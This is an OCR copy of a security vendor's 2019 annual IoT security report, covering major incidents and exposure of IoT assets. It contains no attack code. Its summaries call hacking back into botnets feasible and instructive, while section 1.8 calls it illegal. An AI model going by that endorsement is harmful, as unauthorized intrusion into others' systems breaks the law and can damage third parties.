
2019

Annual IoT Security Report

NSFOCUS



About NSFOCUS

NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide multi-layered, unified and dynamic protection against advanced cyber attacks.

NSFOCUS works with Fortune Global 500 companies, including four of the world's five largest financial institutions, organizations in insurance, retail, healthcare, critical infrastructure industries as well as government agencies. NSFOCUS has technology and channel partners in more than 60 countries, is a member of both the Microsoft Active Protections Program (MAPP), and the Cloud Security Alliance (CSA).

A wholly owned subsidiary of NSFOCUS Technologies Group Co., Ltd., the company has operations in the Americas, Europe, the Middle East and Asia Pacific.

Special Statement

All data used for analysis has been anonymized and no customer information appears in this report to avoid information disclosure per GDPR.

CONTENTS

CONTENTS

Executive Summary

With the constant evolution of the Internet of Things (IoT), the security of IoT is becoming an issue that more and more people are concerned about. In 2016, we issued the IoT Security Whitepaper to popularize IoT security for a general audience. In 2018, we released the 2017 Annual IoT Cybersecurity Report to present our analysis of exposure of IoT assets on the Internet, device vulnerabilities, and threats and risks to which IoT devices are exposed. Our 2018 Annual IoT Security Report is focused on the actual exposure of IoT assets on the Internet, aimed at revealing the overall security posture of IoT assets based on threat intelligence. The report also allots quite a few pages to the security of the UPnP protocol stack, which is often used in IoT applications. In the 2019 Annual IoT Security Report, we continue to delve into IoT assets and the risks and threats facing them: In IoT asset reconnaissance ("recon" for short), we update data on the actual exposure of IoT assets on IPv4 networks and add data on the exposure of IoT assets on IPv6 networks; as for threats, we analyze IoT security incidents and threat sources from the perspectives of vulnerability exploitation and protocol exploitation. Finally, we provide a solution for protecting IoT devices.

The report covers the following contents:

1. Chapter 1 looks back at major IoT incidents in 2019. The power outages in Venezuela, large-scale attacks launched via Mirai-based botnets and ransomware, and critical vulnerabilities in Boeing systems all point to a gloomy security landscape of the IoT. The upgrade issue of D-Link devices indicates that a large number of devices, for which vendors stop providing support or updates, will pose a severe threat in years to come if no effective controls are put in place to fix vulnerabilities inherent in them. A hacker was reported to have dozens of botnets in hand. This tells us that it is technically feasible to take down botnets by taking the initiative to attack them. In numerous incidents, attack sources can be traced back to vulnerable IoT devices, indicating a severe IoT security situation. Probably for this reason, the USA and Japan both enacted acts and policies to address the security of IoT devices in 2019.
2. If historical data is used to delineate the exposure of IoT assets, the statistics will deviate from

the reality, presenting a larger value than the actual number. The 2018 Annual IoT Security Report analyzes changes in network addresses of IoT assets before revealing their actual exposure on the Internet. This year's report updates such data in chapter 2. In China, cameras represented the largest proportion of exposed devices, followed by routers. Geographically, Taiwan was home to the largest number of exposed IoT assets, or 30% of the total number in China.

3. With the booming of IoT applications and depletion of IPv4 addresses, IPv6 addresses will be gradually adopted, which is an irreversible trend. As a result, IoT assets on IPv6 networks will become major targets of attackers. In this sense, it will be of great significance to cybersecurity to accurately survey IPv6 assets and services. Chapter 2 describes the methods for scanning IPv6 assets and analyzes the captured ones. It turns out VoIP phones and video surveillance devices were major types of such assets. Compared with IPv4 assets, the number of exposed IPv6 assets was small. However, with the wide adoption of IPv6 addresses in future, predictably, there must be a lot of them exposed. All parties concerned should attach importance to the security of these assets.

4. Chapter 3 analyzes IoT threats from the perspective of vulnerabilities. NSFOCUS's threat hunting systems registered over 30 types of IoT exploits, most of which targeted remote command execution vulnerabilities. Obviously, from the perspective of global IoT threats, though hundreds to thousands of IoT vulnerabilities are unveiled each year, only a few can cause an extensive impact. In addition, exploits captured by us mainly targeted routers and video surveillance devices, which were also two major types of IoT devices exposed on the Internet. This indicates that attackers are inclined to attack devices large in number so as to expand the scope of impact.

5. Chapter 4 anatomizes major and high-risk IoT services, including Telnet, WS-Discovery, and UPnP. Overall, Telnet exploits trended up in the first half of the year; the number of active attackers peaked in August and then declined in the remaining months. An analysis of weak passwords leveraged by attackers found that attackers' major targets were still IoT devices

with the Telnet service enabled. Since being disclosed by Baidu security researchers in February 2019, WS-Discovery reflection attacks steadily grew in number, especially in the latter half of the year. Since mid-August, WS-Discovery reflection attacks registered were on the rise. Worse still, September witnessed a sharp increase in such attacks. All parties concerned, including security vendors, service providers, and telecom carriers, should pay due attention to this type of threats. The number of IoT devices with the UPnP service enabled decreased about 22% from the previous year, but still stood at around 2 million, with a security risk too great to be overlooked. Geographically, exposed IoT devices in Russia dropped significantly by 84% presumably because Russian cybersecurity authorities put more governance measures in place regarding UPnP. This, to some extent, reflects defenders' inclination to handle IoT threats by means of not only monitoring but also governance.


6. Chapter 5 presents a protection mechanism for IoT devices, which involves protection of information on IoT devices and anomaly analysis of IoT devices. Assuring the security of IoT devices by enhancing authentication and encryption and providing forensics support is to lay the solid foundation for the security of the entire IoT. Security vendors should work closely with device vendors to jointly resolve various security issues of devices and should keep improving cloud-side security analysis capabilities, thus building a sturdy wall of protection for the IoT.

Overall, the IoT security landscape is as challenging as ever. Securing the IoT is no easy task that can be achieved overnight. It calls for concerted efforts from governments, enterprises, and people. Only in doing so, can we reduce the threats facing the IoT. Specifically, government agencies and legislatures should gradually put in place all necessary statutes and policies concerning IoT security, thus driving the security of the IoT ecology. Enterprises should make more efforts to standardize the management of IoT security around their personnel and devices and even need to invest in security controls to reduce losses incurred by distributed denial-of-service (DDoS) attacks and ransomware attacks. People should raise the security awareness. When making purchase decisions, they should understand what loss they may suffer because of using insufficiently protected devices and so choose secure devices. Besides, they should learn about these devices' configurations as much as they can to mitigate the risk arising from misconfiguration. Attackers tend to attack exposed devices that are vulnerable and large in

number, which, therefore, should be the top priority of defenders.

Looking ahead, we expect the following changes in IoT security in the coming years:

- More and more IoT assets will be exposed on the Internet. Predictably, more related exploits will emerge in quick succession. When joining hands to address cybersecurity, government departments, telecom carriers, security vendors, and users will allocate an increasing large proportion of efforts to mitigation of IoT risks.
- New types of attacks like WS-Discovery reflection attacks launched via IoT assets will keep emerging as a result of more devices getting connected to networks. Those large in number but receiving insufficient attention should be put on top of the agenda.
- Despite the fact that IPv6 addresses, like IPv4 addresses, change from time to time, it is foreseeable that more such assets will definitely be exposed over time along with the accelerated adoption of IPv6 addresses, though the current number detected is small. In years to come, there will be more attacks on IoT assets in IPv6 environments.



Major IoT Incidents in 2019

This chapter looks back at major IoT incidents in 2019, providing readers with an insight into the current IoT security landscape.

Viewpoint 1: In 2019, attacks were frequently launched via IoT devices and large-scale attacks made headlines from time to time. Most IoT devices are not upgraded in time and are left unmaintained in a long time. Predictably, related attacks will keep emerging.

1.1 Extensive Power Outages in Venezuela and New York

Starting from the evening of March 7, 2019, a cyberattack hit Venezuela, leaving most parts of the country, including the capital Caracas, without power for more than 24 hours[1]. Because of the outage, the subway service in Caracas came to a halt, resulting in massive traffic jams. Schools, hospitals, factories, and airports were all greatly affected by this incident. Even mobile phones and networks could not work properly.

Just four months after the power outage in Venezuela, on July 13, 2019, 18:47, a large-scale blackout affected Midtown to the Upper West Side in Manhattan, leaving the Times Square, subway stations, cinemas, and Broadway in the dark[2]. At its peak, the New York blackout shut off power to about 73,000 people. At a press conference, New York City Mayor Bill de Blasio claimed that the blackout was caused by a transformer fire. Though not a malicious cyberattack, this incident sounds the alarm on the security of critical infrastructure.

In the wake of attacks on Ukraine power plants, extensive power outages occurred again in Venezuela and New York. Electric power systems, as a country's critical infrastructure, matter a lot to not only people's wellbeing but also national security. These incidents targeting the power industry open our eyes to the major security hazards of traditional industrial control systems (ICSs) connected to the Internet. On the other hand, this tells us that critical infrastructure and information systems built on the IoT and the industrial Internet have become another important battlefield between antagonizing countries besides the sea, land, air, and space. To safeguard national security, we must lose no time in upgrading defense and emergency response capabilities.

1.2 D-Link Routers Affected by a Remote Code Execution Vulnerability Not to Be Fixed

In September 2019, cybersecurity company Fortinet's FortiGuard Labs discovered an unauthenticated remote code execution (RCE) vulnerability in a wide range of D-Link products, including but not limited to DIR-655C, DIR-866L, DIR-652, and DHP-1565[3]. FortiGuard Labs reported the vulnerability to D-Link on September 22, 2019. D-Link confirmed the vulnerability on the next day, but then stated that these products had reached the end of life (EOL) and so they would not release any patches for them on September 25, 2019. Finally, on October 3, 2019, the vendor made this vulnerability known to the public and released a security bulletin. Subsequently, on November 19, 2019, D-Link released a public relation (PR) statement , expressly indicating that DIR-866, DIR-655, DHP-1565, DIR-652, DAP-1533, DGL-5500, DIR-130, DIR-330, DIR-615, DIR-825, DIR-835, DIR-855L, and DIR-862 were all potentially affected by this vulnerability. However, as these products had reached the EOL, D-Link would no longer provide support or development for them.

IoT devices usually have a long lifecycle. This explains why there are so many EOL devices on the Internet for which vendors have stopped providing any software updates. Without software updates, vulnerabilities will not be fixed. Once exposed, such vulnerable devices have a good chance of being turned into a bot to participate in DDoS and other attacks. IoT botnets have emerged wave after wave and IoT incidents have occurred from time to time has everything to do with large quantities of legacy IoT devices. This has posed a severe challenge to IoT security.

1.3 IoT Botnets Responsible Again for Massive DDoS Attacks

On July 24, 2019, the cybersecurity company Imperva reported that one of its CDN customers in the entertainment industry was hit by a massive DDoS attack from April to May 2019[5]. Targeting the authentication component of websites, this DDoS attack was led by a botnet that coordinated 402,000 different IP addresses, lasting 13 days and directing a peak flow of 292,000 RPS[1] , or 500 million

1 RPS: short for requests per second. Imperva uses RPS to measure the size of application-layer DDoS attacks.

packets per second. This was the largest application-layer DDoS attack that Imperva had observed. According to Imperva's analysis, attack sources were associated with IoT devices.

Since the source code of Mirai was disclosed in 2016, a lot of Mirai variants have been written to add various new exploits of CVE vulnerabilities into the arsenal for faster propagation. Meanwhile, many IoT botnets have come into being. We believe this is linked with the following facts:

1. IoT devices are large in number and widely distributed, making themselves potential ideal bots for DDoS attacks.
2. IoT devices usually have a long lifecycle and do not require a lot of human-machine interactions and, once compromised, will become a stubborn bot in a long time because of being difficult to detect and remove.
3. Unlike desktop computers or servers, IoT devices usually run without any protection such as antivirus software and so are easy to compromise.

These reasons contribute to IoT devices' gradually becoming a dominant force in DDoS attacks. To defeat IoT botnet families like Mirai, security vendors, device vendors, telecom carriers, and users should join hands to march towards the same direction.

1.4 Leaked Code Exposing Multiple Vulnerabilities in Boeing 787

At Black Hat USA 2019[6], a researcher from IOActive revealed multiple vulnerabilities in Boeing 787's certain components and claimed that these vulnerabilities could be exploited to issue malicious instructions to other critical security systems of the aircraft, thus causing damage to the aircraft. The leaked code of Boeing 787, which was found by a security researcher in 2018, stemmed from an unhardened server on a Boeing network.

As early as 2015, a security researcher, while on board a United Airlines flight, attempted to penetrate the in-flight system bus[7]. The researcher used a custom adapter to connect to the in-flight entertainment system, thereby intruding the flight management system. Although the subsequent investigation found that the researcher could not manage to hijack or tamper with the flight management system, the

incident evidences that it is possible to compromise the system of a flight.

Quite a large proportion of IoT system and application developers lack the experience of secure coding and a lot of IoT products do not go through code audits or security testing. These also explain why IoT security issues keep emerging and IoT devices are insufficiently protected.

Embedded devices are different from PCs and smartphones in the system architecture. They are more vulnerable because of insufficient protections and vulnerability mitigations. A minor vulnerability may cripple the entire system. Like other IoT devices, in-flight information and automation systems are possible to be hacked. Once an airplane is controlled by a hacker, a disastrous consequence may ensue. Therefore, much caution must be exercised when it comes to these systems.

This incident enlightens us that, during development, developers should keep a good programming habit and have secure coding in mind. At the compilation stage, necessary protections must be adopted to minimize the risk of vulnerabilities. From the perspective of maintenance, deploying protections on different nodes of a system to achieve defense in depth can effectively reduce losses incurred by compromise of a single node.

1.5 LockerGoga Ransomware Alleged to Repeatedly Attack Plants

On January 24, 2019, France-based Altran Technologies was allegedly hit by LockerGoga ransomware[8]. On March 19, Norsk Hydro, one of the largest aluminum companies worldwide, was hit by an extensive cyberattack, having machines around the globe infected with malware and some unable to operate. As a result, some plants had to switch from automatic to manual procedures, significantly compromising the productivity. This attack on the Norwegian aluminum company employed a tactic similar to that of LockerGoga. On March 12, 2019, two US chemical manufacturers Hexion and Momentive respectively suffered a LockerGoga ransomware attack[9]. In as short as two months, four plants in Europe and the USA became targets of ransomware attacks. Such devastating ransomware caused great damages to enterprises. According to a report on July 23, 2019[10], the attack could cost Norsk Hydro a whopping amount of $63.50 million to $75 million. But no exact figure was given because the computing system used for calculating profits was also compromised by the ransomware.

Major IoT Incidents in 2019

LockerGoga is not the only ransomware that harasses people. Other ransomware families have also caused great damages to industrial systems. For example, Demant, the world's second largest hearing healthcare group, suffered losses of up to $95 million following what appeared to be a ransomware infection that hit the company[11]. ASCO, one of the world's largest suppliers of airplane parts, had to cease production in factories in Germany, Canada, and the USA due to a ransomware infection reported at its plant in Zaventem, Belgium[12]. In 2018, a ransomware attack cost TSMC over RMB 1.7 billion[13].

After breaking into a computer system, ransomware usually encrypts the user's important files without crippling system functions so as not to obstruct the user from using the computer to pay ransom as required. However, LockerGoga tends to paralyze the computer system. As a result, even if a victim pays the demanded ransom, he or she still needs to spend a lot of money having the system restored.

The *2018 Annual IoT Security Report* also lists the TMSC ransomware attack as one of the major IoT incidents in 2018. Obviously, ransomware attacks are often directed at plants, with a devastating impact. This somewhat reflects the trend of traditional ICSs moving into the Internet. As a result of the convergence of operational technology (OT) systems and information technology (IT) systems, ICSs are no longer physically isolated. Moreover, with the rise of the industrial Internet, industrial equipment's getting online will become an irreversible trend. Whether for defeating an adversary country, as mentioned previously, or for exerting an extensive impact, as demonstrated in these incidents, attacks on IT systems have severely affected the security of ICSs, which may escalate into serious production security accidents.

To tackle threats from ransomware, industrial manufacturers must create backups for their mission critical files and make offline backups for mission critical computer systems on a daily basis so as to be able to rapidly restore production and operations following a ransomware attack. Antivirus software should be deployed to protect engineering stations and other terminals and the virus database should be updated in time. It is also important to provide security training to employees, who should be cautious enough not to download applications from untrusted websites.

1.6 WS-Discovery First Found to Be Abused for DDoS Reflection Attacks

In February 2019, security researchers from Baidu published an article concerning a WS-Discovery reflection attack[1], which involved 1665 reflectors[14]. This is the first report we have read about such attacks. In a post, ZDNet mentioned that WS-Discovery reflection attacks were first reported in May, and in August, many hacker groups began to use this protocol to launch DDoS attacks[15]. According to Akamai, one of its customers in the gaming industry suffered a WS-Discovery reflection attack weighing in at 35 Gbps at peak bandwidth[16].

Web Services Dynamic Discovery (WS-Discovery) is a multicast discovery protocol to locate services on a local area network (LAN). However, due to device vendors' design flaw in the implementation, when a normal IP address sends a service discovery packet, devices will also respond to the request. If exposed on the Internet, these devices will be possibly exploited for DDoS reflection attacks.

WS-Discovery operates over TCP and UDP port 3702. Currently, the ONVIF specification[17] for video surveillance devices specifies WS-Discovery as the service discovery protocol, and some printers also use port 3702 for service discovery on newer devices.

Reflection attacks are nothing new and protections against them are constantly improved. The same happens on the other side of the fence. Attackers keep upgrading their methods and begin to turn their eyes to some new protocols. The WS-Discovery reflection attack, as a new type of reflection attack, is aimed at IoT devices. It had never been mentioned in articles concerning reflection attacks before 2019. However, the protocol is ripe for abuse and there is a danger that it may be weaponized to its full potential one day, which we should guard against. In chapter 4, we will provide a further analysis of the related attacks.

1 The article revolves around ONVIF-based reflection attacks. Our analysis finds that printers, aside from ONVIF devices, are probably involved, too. The Open Network Video Interface Forum (ONVIF) communicates based on WSD at the device discovery stage. In terms of reflection attacks, ONVIF devices are not the only targets. Although this article does not use the phrase of "WS-Discovery reflection attack", we still take it as the first report on such attacks.

1.7 Weak Passwords Enabling a Hacker to Take Over 29 IoT Botnets

According to ZDNet's report[19], a threat actor with the screen name of "Subby" took over 29 IoT DDoS botnets. Subby used a dictionary of user names and a list of common passwords to brute-force his way into the C&C servers of these 29 botnets, some of which used very weak credentials, such as "root:root", "admin:admin", and "oof:oof". According to Subby, none of the 29 hijacked botnets were particularly large in size. The actual number of bots in these botnets added up to a meager 25,000.

Today, one does not need to know much about programming when creating an IoT botnet program. A script kiddie can produce one by finding some program or code from a technical website and then making some minor configuration changes. This is why the hacker in question could take over 29 IoT botnets so easily. Many IoT botnets are created in similar ways, further aggravating the IoT security situation.

However, every cloud has a silver lining. As attackers may not be skillful professionals, they tend to use default passwords or even directly use addresses of C&C servers revealed in examples given in various analysis articles. This provides a chance for us to "hack back". In other words, we can use attackers' weaknesses to our advantage so as to take down malicious botnets.

1.8 Japan Approving a Law Amendment to Allow Government Workers to Hack into IoT Devices

On January 25, 2019, the Japanese government approved a law amendment that would allow government workers to hack into people's IoT devices[20]. According to the amendment, the National Institute of Information and Communications Technology (NICT) workers can scan IoT devices to find vulnerable ones by trying weak passwords, and NICT can share such information to telecom carriers as threat intelligence. For this purpose, Japan initiated the National Operation Towards IoT Clean Environment (NOTICE) project[21] on February 20, 2019, starting to survey IoT devices on the Internet for vulnerable ones and provide related information to telecom carriers. Then, telecom carriers will identify the users of the devices and alert them to the problem. These moves taken by Japan were also part of

its security efforts for the Summer Olympics and Paralympics to be held in this country in 2020 to avoid incidents like the Olympic Destroyer attack[22] aimed at the Pyeongchang Winter Olympics in 2018.


Although this practice of Japan may compromise the integrity of devices or cause some people's grievance, reducing or removing vulnerable IoT devices from the Internet is an effective method to eradicate IoT security issues.

As indicated above, there are a large number of vulnerable IoT devices on the Internet, which will exist for a long time, thus making themselves ideal targets for attackers. Although we mentioned in section 1.7 a "hack-back" method, this is not recommended because it is an illegal practice. The fundamental approach to IoT security governance is to identify vulnerable devices and users on the Internet and then harden security or replace devices. Of course, to do so, we must first evaluate devices, checking whether they are vulnerable. Technically, some intrusive methods have to be employed, which will somewhat compromise the integrity of devices. Therefore, this approach is also illegal. As for the NOTICE project, the Japanese government removes the legal risk government workers (security researchers) may bear for surveying vulnerable IoT devices in the country. Besides, the government also expressly indicates on its website[21] that the survey is aimed at checking whether the password setting in each IoT device is easily guessed and the survey will not intrude into devices or obtain other information than required for the survey. As for the information obtained in the survey, strict safety control measures will be taken in accordance with NICT's implementation plan approved by the Minister for Internal Affairs and Communications. The measures taken by Japan, which encourage sufficient interactions between governments, telecom carriers, and users, can inform the handling of vulnerable IoT devices on the Internet in other countries.

SummaryThis chapter looks back at eight IoT incidents in 2019. Power outages in Venezuela, massive attacks launched via Mirai-based botnets and ransomware, and critical vulnerabilities found in Boeing systems open our eyes to a still gloomy landscape of IoT security in 2019. The incident of EOL D-Link routers for which no official patch or update will be provided is just a tip of the iceberg. There must be a lot of other devices with the same issue, which, if not addressed promptly, will pose a longstanding threat. A hacker's takeover of dozens of botnets enlightens us that those on the defensive can take the

offensive to take down botnets by attacking them. In numerous incidents, sources and targets are both linked with vulnerable IoT devices. Therefore, for the purpose of cybersecurity, the USA and Japan both enacted acts and policies in 2019 directed at IoT devices.

In a word, the security situation of IoT devices was still depressing, making IoT security assurance a long-term task that calls for joint efforts from governments, enterprises, and users. Specifically, government agencies and legislatures should gradually put in place all necessary statutes and policies concerning IoT security, thus driving the security of the IoT ecology. Enterprises should make more efforts to standardize the management of IoT security around their personnel and devices and even need to invest in security controls to reduce losses incurred by DDoS attacks and ransomware attacks. Users should raise the security awareness. When making purchase decisions, they should understand what loss they may suffer because of using insufficiently protected devices. Besides, they should change their login credentials from time to time and update their software and systems regularly.



2

Exposure of IoT Assets

2.1 Introduction

As we indicated in the *2018 Annual IoT Security Report*, network addresses on the Internet constantly change. Use of historical data to delineate exposure of assets will result in a deviation from reality, presenting a value higher than the actual number. Therefore, to accurately reflect the reality of a given area, we should specify a short period as the statistical cycle when calculating the number. This chapter starts with an analysis of the actual exposure of IoT assets in 2019.

With the booming of IoT applications and depletion of IPv4 addresses, IPv6 addresses will be gradually adopted, which is an irreversible trend. This means that IoT assets on IPv6 networks will become major targets of attackers. In this sense, it will be of great significance to cybersecurity to accurately survey IPv6 assets and services. For this reason, we also describe the methods for discovering IoT assets in IPv6 environments and analyze their exposure in this chapter.

2.2 Exposure of IPv4 IoT Assets in China

Finding 1: In 2019, a total of 1.16 million IoT assets were exposed on the Internet, the majority of which were cameras and most of which were found in Taiwan.

In November 2019, we scanned common ports used by IoT assets in China, that is, ports 554 (RTSP), 5060 (SIP), 80 (HTTP), 81 (HTTP), 443 (HTTPS), 21 (FTP), 22 (SSH), and 23 (Telnet) and discovered 1.16 million exposed IoT assets, the majority of which (560,000) were cameras. In addition, there were 280,000 routers, 260,000 VoIP phones, and 20,000 printers exposed. See Figure 2-1.

